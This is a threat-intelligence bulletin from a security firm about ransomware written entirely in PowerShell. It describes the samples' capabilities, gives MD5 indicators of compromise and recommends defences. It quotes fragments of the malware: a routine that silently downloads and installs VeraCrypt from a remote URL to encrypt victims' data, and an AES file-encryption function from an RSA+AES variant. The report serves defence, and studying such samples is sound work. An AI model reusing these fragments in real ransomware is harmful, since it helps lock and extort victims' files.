THE NEW FACE OF POWERSHELL: RANSOMWARE POWERED BY POWERSHELL-BASED ATTACKS

Vairav Security News Report

Date: March 25, 2025

Vairav Cyber Threat Intelligence Team

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

EXECUTIVE SUMMARY

PowerShell has evolved from being a supporting tool for executing cmdlets or loaders to becoming the core mechanism for malicious code, particularly ransomware. Recently, new samples that use pure PowerShell code to carry out ransomware attacks have been discovered. This marks a significant shift in the way ransomware is deployed, leading to a deeper investigation of the samples and their technique.



Figure 1: Graphic representation of ransom notes

TECHNICAL ANALYSIS

PowerShell ransomware now can perform critical tasks, including deleting shadow copies, stopping interfering processes, disabling Windows Defender, spreading across networks, and adding registry persistence. All these actions are executed solely through PowerShell, showcasing its growing power as an attack vector.

Third-Party Software Encryption Scheme

One notable PowerShell ransomware variant uses VeraCrypt, a third-party encryption software, to encrypt data. The ransomware downloads VeraCrypt from a remote address and installs it during execution. This method adds an extra layer of complexity to the attack, leveraging trusted software to perform malicious encryption.

Sample MD5 hash: *982433cb4f485fb6f3cd9fb32cce3bb2*

```powershell
function Install-VeraCrypt {
    $veracryptVersion = "1.25.9"
    $downloadUrl = "https://launchpad.net/veracrypt/trunk/1.25.9/+download/VeraCrypt_Setup_x64_1.25.9.msi"
    $installerPath = "$env:TEMP\VeraCryptSetup.msi"
    $veracryptExePath = "C:\Program Files\VeraCrypt\VeraCrypt.exe"
    try {
        Invoke-WebRequest -Uri $downloadUrl -OutFile $installerPath -UseBasicParsing
        Start-Process -FilePath "msiexec.exe" -ArgumentList "/i", $installerPath, "/q", "/norestart", "ACCEPTLICENSE=YES" -Wait -NoNewWindow
        Remove-Item $installerPath -Force -ErrorAction SilentlyContinue
    }
    catch {}
}
```

Figure 2: Third-party VeraCrypt scheme by PowerShell (1)

The samples MD5 hashes:

f3b663ef29fd2f8b41cdcf17b4a4300d

ffef1e40446902adc8071354fd39c1c6

```powershell
function Install-VeraCrypt {
    try {
        Invoke-WebRequest -Uri $downloadUrl -OutFile $installerPath -UseBasicParsing
        if (-not (Test-Path $installerPath) -or (Get-Item $installerPath).Length -eq 0) {
            throw "Installer download failed or file is empty"
        }
        $process = Start-Process -FilePath "msiexec.exe" -ArgumentList "/i", $installerPath, "/q", "/norestart", "ACCEPTLICENSE=YES" -Wait -PassThru -NoNewWindow
        if ($process.ExitCode -ne 0) {
            throw "Installation failed with exit code: $($process.ExitCode)"
        }
        Remove-Item $installerPath -Force -ErrorAction SilentlyContinue

        $desktopShortcut = "$env:USERPROFILE\Desktop\VeraCrypt.lnk"
        $documentsFolder = "$env:USERPROFILE\Documents"
        $veracryptExe = "C:\Program Files\VeraCrypt\VeraCrypt.exe"
        $documentsShortcut = "$documentsFolder\VeraCrypt.lnk"

        if (Test-Path $desktopShortcut) {
            Remove-Item $desktopShortcut -Force -ErrorAction SilentlyContinue
        }

        if (Test-Path $veracryptExe) {
            $shell = New-Object -ComObject WScript.Shell
            $shortcut = $shell.CreateShortcut($documentsShortcut)
            $shortcut.TargetPath = $veracryptExe
            $shortcut.Description = "VeraCrypt Encryption Software"
            $shortcut.Save()
        }
    }
```

Figure 3: Third-party VeraCrypt scheme by PowerShell (2)

RSA and AES Encryption Scheme

Another variant of the PowerShell ransomware combines RSA and AES encryption algorithms to lock victims' data. This method is commonly used by other ransomware groups as well. The ransomware typically utilizes a public key for RSA encryption and generates an AES key to encrypt the victim's files.

Sample MD5 hashes:

118bd1887d7a1f825826e3a00f06b98e

4e7fd80028d4d0b227d48da1843762ab

```powershell
function Encrypt-FileAES {
    param (
        [string]$FilePath,
        [byte[]]$Key,
        [string]$OutputPath
    )
    try {
        $aes = [System.Security.Cryptography.Aes]::Create()
        $aes.Key = $Key
        $aes.GenerateIV()
        $iv = $aes.IV

        $fsInput = [System.IO.File]::OpenRead($FilePath)
        $fsOutput = [System.IO.File]::Create($OutputPath)

        # Write IV to beginning of file
        $fsOutput.Write($iv, 0, $iv.Length)

        $cryptoTransform = $aes.CreateEncryptor()
        $cryptoStream = New-Object System.Security.Cryptography.CryptoStream($fsOutput, $cryptoTransform, 'Write')

        $fsInput.CopyTo($cryptoStream)
```

Figure 4: RSA+AES scheme by PowerShell

INDICATORS OF COMPROMISE (IOCs)

982433cb4f485fb6f3cd9fb32cce3bb2

f3b663ef29fd2f8b41cdcf17b4a4300d

ffef1e40446902adc8071354fd39c1c6

118bd1887d7a1f825826e3a00f06b98e

4e7fd80028d4d0b227d48da1843762ab

CONCLUSION

As with other ransomware groups, the leak of source code has led to an increase in threat actors utilizing PowerShell for ransomware attacks. PowerShell's role in malicious activity is expanding, moving from a supporting tool to the primary framework for writing malicious code. This shift is likely to result in more widespread use of PowerShell in the future, with evolving tactics and techniques.

VAIRAV RECOMMENDATIONS

Organizations should implement the following security measures:

- **Restrict PowerShell Usage**: Limit the execution policy of PowerShell scripts by using Group Policy settings to prevent unauthorized scripts from running.
- **Implement Application Whitelisting**: Use application whitelisting tools such as Microsoft AppLocker or similar solutions to restrict which applications can run on endpoints.
- **Disable Windows Script Host**: Disable Windows Script Host (WSH) and PowerShell Remoting where possible, particularly on non-administrative systems.
- **Endpoint Protection**: Use advanced endpoint detection and response (EDR) solutions that can monitor and block suspicious PowerShell activity, such as unusual script behavior or commands that are commonly used by ransomware.
- **Regular Backups**: Ensure that regular backups of critical systems and files are taken, and these backups are stored offline or in a manner that they cannot be easily accessed by ransomware.
- **Vulnerability Management and Patching**: Regularly update and patch all systems, especially those with publicly facing services.
- **User Awareness Training**: Conduct regular cybersecurity training for employees, focusing on recognizing phishing attempts, which are common infection vectors for ransomware.
- **Monitor for Indicators of Compromise (IOCs)**: Use SIEM (Security Information and Event Management) systems to monitor for IOCs related to the ransomware.
- **Incident Response Planning**: Ensure that a robust incident response plan is in place that includes steps for identifying and containing PowerShell-based ransomware infections.

ADDITIONAL RESOURCES

https://malwareanalysisspace.blogspot.com/2025/03/the-new-face-of-powershell-ransomware.html

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: sales@vairavtech.com

Website: https://vairavtech.com